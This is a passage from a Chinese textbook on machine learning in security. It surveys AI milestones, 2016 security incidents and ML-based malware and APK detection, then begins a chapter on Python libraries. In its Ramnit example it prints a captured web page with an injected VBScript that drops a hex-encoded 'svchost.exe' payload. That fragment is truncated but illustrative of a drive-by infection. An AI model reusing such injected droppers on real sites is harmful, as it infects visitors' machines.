通常认为，机器学习是实现人工智能的主要方式，人类基于机器学习以及海量的数据，逐步实现人工智能，其中深度学习是机器学习的一个分支。如果用同心圆来表示三者的范围，那么人工智能是最外面的一个圆，深度学习是最里面的圆。人可以在1秒以内做出的判断，都可以用机器来实现，而且机器可以同时完成成百上千人1秒内可以做出的判断，这就是人工智能。

1.2 人工智能的发展

1.谷歌大脑

谷歌大脑是“Google X实验室”一个主要研究项目，是谷歌在人工智能领域开发出的一款模拟人脑的软件，这个软件具备自我学习功能。Google X部门的科学家们通过将1.6万台电脑的处理器相连接建造出了全球为数不多的最大中枢网络系统，它能自主学习，所以称之为“谷歌大脑”。2012年，谷歌的工程师曾经公布了一个令人激动的研究结果，他们使用了1000台计算机、16000个处理器10天昼夜不停地运转，通过模拟大脑细胞，在Youtube的视频中捕获了1000万张图片学习识别猫、人以及其他事物。

2.百度无人车

百度无人驾驶项目于2013起步，由百度研究院主导研发，其技术核心是“百度汽车大脑”，包括高精度地图、定位、感知、智能决策与控制4大模块。其中，百度自主采集和制作的高精度地图记录完整的三维道路信息，能在厘米级精度实现车辆定位。同时，百度无人驾驶车依托国际领先的交通场景物体识别技术和环境感知技术，实现高精度车辆探测识别、跟踪、距离和速度估计、路面分割、车道线检测，为自动驾驶的智能决策提供依据。

2015年12月，百度公司宣布，百度无人驾驶车在国内首次实现城市、环路及高速道路混合路况下的全自动驾驶，如图1-1所示。百度公布的路测路线显示，百度无人驾驶车从位于北京中关村软件园的百度大厦附近出发，驶入G7京新高速公路，经五环路，抵达奥林匹克森林公园，并随后按原路线返回。百度无人驾驶车往返全程均实现自动驾驶，并实现了多次跟车减速、变道、超车、上下匝道、调头等复杂驾驶动作，完成了进入高速到驶出高速的不同道路场景的切换。测试时最高速度达到100千米/小时。



图1-1 百度无人驾驶车

3. AlphaGo

AlphaGo是一款围棋人工智能程序，由谷歌旗下DeepMind公司的戴密斯·哈萨比斯、大卫·席尔瓦、黄士杰与他们的团队开发。其主要工作原理是“深度学习”。

2016年3月，该程序与围棋世界冠军、职业九段选手李世石进行人机大战（如图1-2所示），并以4: 1的总比分获胜；2016年末至2017年初，该程序在中国棋类网站上以“大师”（Master）为注册账号与中日韩数十位围棋高手进行快棋对决，连续60局无一败绩。不少职业围棋手认为，AlphaGo的棋力已经达到甚至超过围棋职业九段水平，在世界职业围棋排名中，其等级分曾经超过排名人类第一的棋手柯洁。



图1-2 李世石与AlphaGo进行人机大战

就在AlphaGo与柯洁“人机大战”不久前，谷歌I/O 2017大会上，谷歌“移动为先”向“AI优先”再次升级，其中最典型的表现之一就是更新和升级了去年I/O 2017大会上公布的TPU（Tensor Processing Unit）——一款谷歌自己高度定制化的AI（针对AI算法，例如其自己开发的TensorFlow深度学习架构）芯片，也是AlphaGo背后的功臣，即AlphaGo能以超人的熟练度下围棋都要靠训练神经网络来完成，而这又需要计算能力（硬件越强大，得到的结果越快）。TPU比当前的GPU或CPU平均快15~30倍，性能功耗比（TOPS/Watt）高出约30~80倍。此外，在TPU中采用GPU常用的GDDR5存储器能使性能TOPS指标再高3倍，并将能效比指标TOPS/Watt提高到GPU的70倍，CPU的200倍。到目前为止，谷歌的TPU已经应用在各种领域的应用中，例如谷歌图像搜索（Google Image Search）、谷歌照片（Google Photo）、谷歌云视觉API（Google Cloud Vision API）、谷歌翻译以及AlphaGo的围棋系统中。实际上我们上述提到的谷歌I/O 2017大会推出和更新的诸多AI产品和服务背后均有TPU的硬件支持。

1.3 国内外网络安全形势

1.国内部分网站存在Ramnit恶意代码攻击

2016年4月，CNCERT监测发现一个名为“Ramnit”的网页恶意代码被挂载在境内近600个党政机关、企事业单位网站上（如图1-3所示），一旦用户访问网站就有可能受到挂马攻击，对网站访问用户的PC主机构成安全威胁。Ramnit恶意代码是一个典型的VBScript蠕虫病毒，可通过网页挂马的方式进行传播，当用户浏览含有Ramnit恶意代码的HTML页面时，点击加载ActiveX控件，用户主机就很有可能受到恶意代码的感染。

```
HTTP/1.1 200 OK
Server: nginx/1.4.7
Date: Thu, 28 Jan 2016 23:18:09 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie:
Expires: Thu, 28 Jan 2016 23:29:15 GMT

3f0a
<html>
<head>
<META HTTP-EQUIV="cache-control" CONTENT="no-cache,must-revalidate">
<META HTTP-EQUIV="Expires" CONTENT="-1">
<META HTTP-EQUIV="pragma" CONTENT="no-nache"><META HTTP-EQUIV="REFRESH" CONTENT="0; URL=html/2016-01/27/ .htm"></head>
<body></body>
</html><!-- mpproperty <founder-papername>.....</founder-papername><founder-type>3</founder-type><founder-paperhead></founder-paperhead><founder-content>.....</founder-content> /mpproperty--><SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"
WriteData =           malicious VBScript
"4D5A9000030000004000000FFFF0000B8000000000000004000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

图1-3 国内部分网站存在Ramnit恶意代码攻击

2.2.7亿Gmail、雅虎和Hotmail账号遭泄露

2016年5月，俄罗斯黑客成功地进行了一场大规模的数据泄露攻击。在此次网络攻击中，黑客盗取了2.723亿个账号，以俄罗斯最受欢迎的电子邮件服务Mail.ru用户为主，此外还有Gmail地址、雅虎以及微软电邮Hotmail用户，如图1-4所示。路透社称，数以亿计的数据目前正在“俄罗斯的地下黑市”出售。




图1-4 2.7亿Gmail、雅虎和Hotmail账号遭泄露

3.美国大半个互联网下线事件

2016年10月，提供动态DNS服务的DynDNS遭到了大规模DDoS攻击，攻击主要影响其位于美国东区的服务。此次攻击导致许多使用DynDNS服务的网站遭遇访问问题，其中包括GitHub、Twitter、Airbnb、Reddit、Freshbooks、Heroku、SoundCloud、Spotify和Shopify。攻击导致这些网站一度瘫痪，Twitter甚至出现了近24小时无访问的局面。

4.希拉里邮件门影响美国大选

2016年11月，希拉里因“邮件门”最终落败美国总统竞选。希拉里在担任国务卿期间，从未使用域名为“@state.gov”的政府电子邮箱，而是使用域名为“@clintonemail.com”的私人电子邮箱和位于家中的私人服务器收发公务邮件，涉嫌违反美国《联邦档案法》关于保存官方通信记录的规定。希拉里被美国联邦调查局（FBI）调查，民众支持率节节下降，见图1-5。




图1-5 希拉里邮件门事件

1.4 人工智能在安全领域的应用

人工智能在安全领域的应用还属于起步阶段，各大安全公司以及互联网巨头都投入大量的人力物力，试图使用人工智能的技术来颠覆安全这个行业，目前在黄反鉴定、恶意链接、业务风控领域、病毒分析、APT检测方面都取得了不错的进展，典型案例的就是2015年的一次数据挖掘比赛。

2015年，微软在Kaggle上发起了一个恶意代码分类的比赛，并提供了超过500G的原始数据。有意思的是，取得第一名的队伍三个人都不是搞安全出身的，所采用的方法与我们常见的方法存在很大不同，展现了机器学习在安全领域的巨大潜力。早期的反病毒软件大都单一的采用特征匹配的方法，简单的利用特征串完成检测。随着恶意代码技术的发展，恶意代码开始在传播过程中进行变形以躲避查杀，此时同一个恶意代码的变种数量急剧提升，形态较本体也发生了较大的变化，反病毒软件已经很难提取出一段代码作为恶意代码的特征码。Kaggle比赛中最重要的环节就是特征工程，特征的好坏直接决定了比赛成绩。在这次Kaggle的比赛中冠军队伍选取了三个“黄金”特征：恶意代码图像、OpCode n-gram和Headers个数，其他一些特征包括ByteCode n-gram，指令频数等。机器学习部分采用了随机森林算法，并用到了xgboost和pypy加快训练速度，最终他们检测的效果超过了常见传统检测方式，取得了冠军。

1. 恶意代码图像

这个概念最早是2011年由加利福尼亚大学的Nataraj和Karthikeyan在他们的论文Malware Images: Visualization and Automatic Classification中提出来的，思路非常新颖，把一个二进制文件以灰度图的形式展现出来，利用图像中的纹理特征对恶意代码进行聚类。此后，有许多研究人员在这个思路基础上进行了改进和探索。就目前发表的文章来看，恶意代码图像的形式并不固定，研究人员可根据实际情况进行调整和创新。

2. OpCode n-gram

n-gram是自然语言处理领域的概念，早期的语音识别技术和统计语言模型与它密不可分。n-gram基于一个简单的假设，即认为一个词出现

的概率仅与它之前的n-1个词有关，这个概率可从大量语料中统计得到。例如“吃”的后面出现“苹果”或“披萨”的概率就会比“公路”的概率大（正常的语料中基本不会出现“吃公路”这种组合），可以看出n-gram在一定程度上包含了部分语言特征。

将n-gram应用于恶意代码识别的想法最早由Tony等人在2004年的论文N-gram-based Detection of New Malicious Code中提出，不过他们的方法是基于ByteCode的。2008年Moskovitch等人的论文Unknown Malcode Detection Using OPCODE Representation中提出利用OpCode代替ByteCode更加科学，如图1-6所示。




图1-6 二进制文件的OpCode n-gram

在移动应用领域，使用类似的思路也取得了不错的成绩，我的同事王磊使用深度学习识别恶意APK，准确率达到99.96%，召回率达到了80%，2016年，反映该研究成果的论文“AI Based Antivirus: Can Alphaav Win The Battle in Which Man Has Failed？”被享誉国内外的Blackhat会议收录并做了相关演讲。

恶意APK伴随移动互联网井喷式的发展，其数量在近几年几何级别增长，如图1-7所示。传统的基于规则的检测技术已经无法覆盖如此大量的恶意程序。




图1-7 恶意APK数量猛增

王磊团队在大量的人工分析恶意APK的工作中发现，人工分析的过程很类似图像识别的过程。深度学习在图像识别领域有着成熟的应用，是否可以通过提取APK特征，通过深度学习的方法来自动化识别恶意APK呢？如图1-8所示。



blackhat EUROPE 2016

Virus Analysis VS Image Recognition

```
<service android:name="lv.xphma.lqda"></service>
<activity android:theme="@android:0103000F" android:name="nckrf.das.umtjq"></ac
<activity android:theme="@android:0103000F" android:name="ntxrvg.jenu.gb" andr
<service android:name="txxvg.jenu.kzmuu"></service>
<receiver android:name="fkc.vxfkc.vx.kjc"></receiver>
```



Image Provided by the MNIST handwritten database

Experienced virus analyst sometimes is doing image recognition!

图1-8 恶意APK分析与图像识别

王磊团队对APK的特征提取主要分为三大类特征：

- 结构化特征，包括APK申请的权限的个数，资源文件中包含的图像文件个数和参数大于20的函数的个数等。
- 统计类特征，包括近千条统计特征。
- 长期恶意APK检测的经验总结的特征，包括资源文件中是否包含可执行文件，assets文件夹中是否包含APK文件等。

特征提取过程如图1-9所示。




图1-9 APK特征提取过程

归一化处理一千多个特征，取值控制在-1和1之间，如图1-10所示。




图1-10 归一化APK特征

使用深度学习网络训练，训练过程如图1-11所示。




图1-11 APK深度学习训练过程

整个训练过程中使用超过了15万个样本，训练使用了百度开源的深度学习框架Paddle。本书的第二部中关于深度学习的案例也主要使用Paddle和TensorFlow框架编写。

Paddle主页为：<http://www.paddlepaddle.org/>

1.5 算法和数据的辩证关系

算法和数据是机器学习解决实际问题不可或缺的两大因素，缺一不可。早期的机器学习十分依赖特征的提取，提取出关键的特征，往往可以事半功倍。深度学习的快速发展，人们发现通过增加训练数据量，让机器从大量基础特征中可以自动关联出潜在关系，自动学习出更高级的特征，所以有种说法被很多人接受，就是当数据量足够大时，不同的算法对效果的影响不大。但是在实际工作中，很难保证各种场景下都有足够的数据进行训练，这个时候不同算法的检测效果可能会差别很大，在本书后面的例子中，大家可以发现相同的问题和训练集下，使用不同算法结果就会有明显差异。

1.6 本章小结

本章重点介绍人工智能发展的现状、互联网安全严峻形势以及当前人工智能在安全领域的一些进展。目前人工智能在安全领域的应用还处于起步和探索阶段，深入研究将大有可为。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- <http://www.cnvd.org.cn/webinfo/show/3821>
- <http://www.ccidnet.com/2016/0805/10162993.shtml>
- <http://special.csdnblogs.csdn.net/security/>
- http://view.k618.cn/wlgcy/201608/t20160826_8776204.htm
- <http://news.21cn.com/hotnews/a/2017/0420/10/32186159.shtml>
- <http://www.freebuf.com/news/103646.html>
- <http://www.freebuf.com/articles/database/97212.html>
- https://www.fireeye.com/blog/threat-research/2016/02/maimed_ramnit_still.html

第2章 打造机器学习工具箱

在机器学习领域，Python语言可以大展身手，因为Python的设计哲学是“优雅、明确、简单”。Python开发者的哲学是“用一种方法，最好是只有一种方法来做一件事”。在设计Python语言时，如果面临多种选择，Python开发者一般会拒绝花俏的语法，而选择明确的没有或者很少有歧义的语法。由于这种设计观念的影响，Python源代码具备更好的可读性，并且能够支撑大规模的软件开发。几乎在任何涉及软件开发的领域都可以看到Python的身影，在机器学习领域它更是威名远扬，大量的优秀机器学习库都是基于Python开发或者提供Python接口的。所以本章重点介绍Python语言在机器学习领域的优势和应用，包括几个重点库：NumPy、SciPy、NLTK、Scikit-Learn的简介、环境依赖以及安装，最后介绍TensorFlow的简介及安装。为后续的学习准备好工具箱。

2.1 Python在机器学习领域的优势

Python在机器学习领域应用广泛（如图2-1所示），我认为主要原因有两个：

- 语法简单，功能强大；
- 生态完整，具备丰富的第三方库，对应的机器学习库非常丰富。

下面将重点介绍四个库。

2.1.1 NumPy

NumPy是Python的一种开源的数值计算扩展。这种工具可用来存储和处理大型矩阵，比Python自身的嵌套列表结构要高效的多。

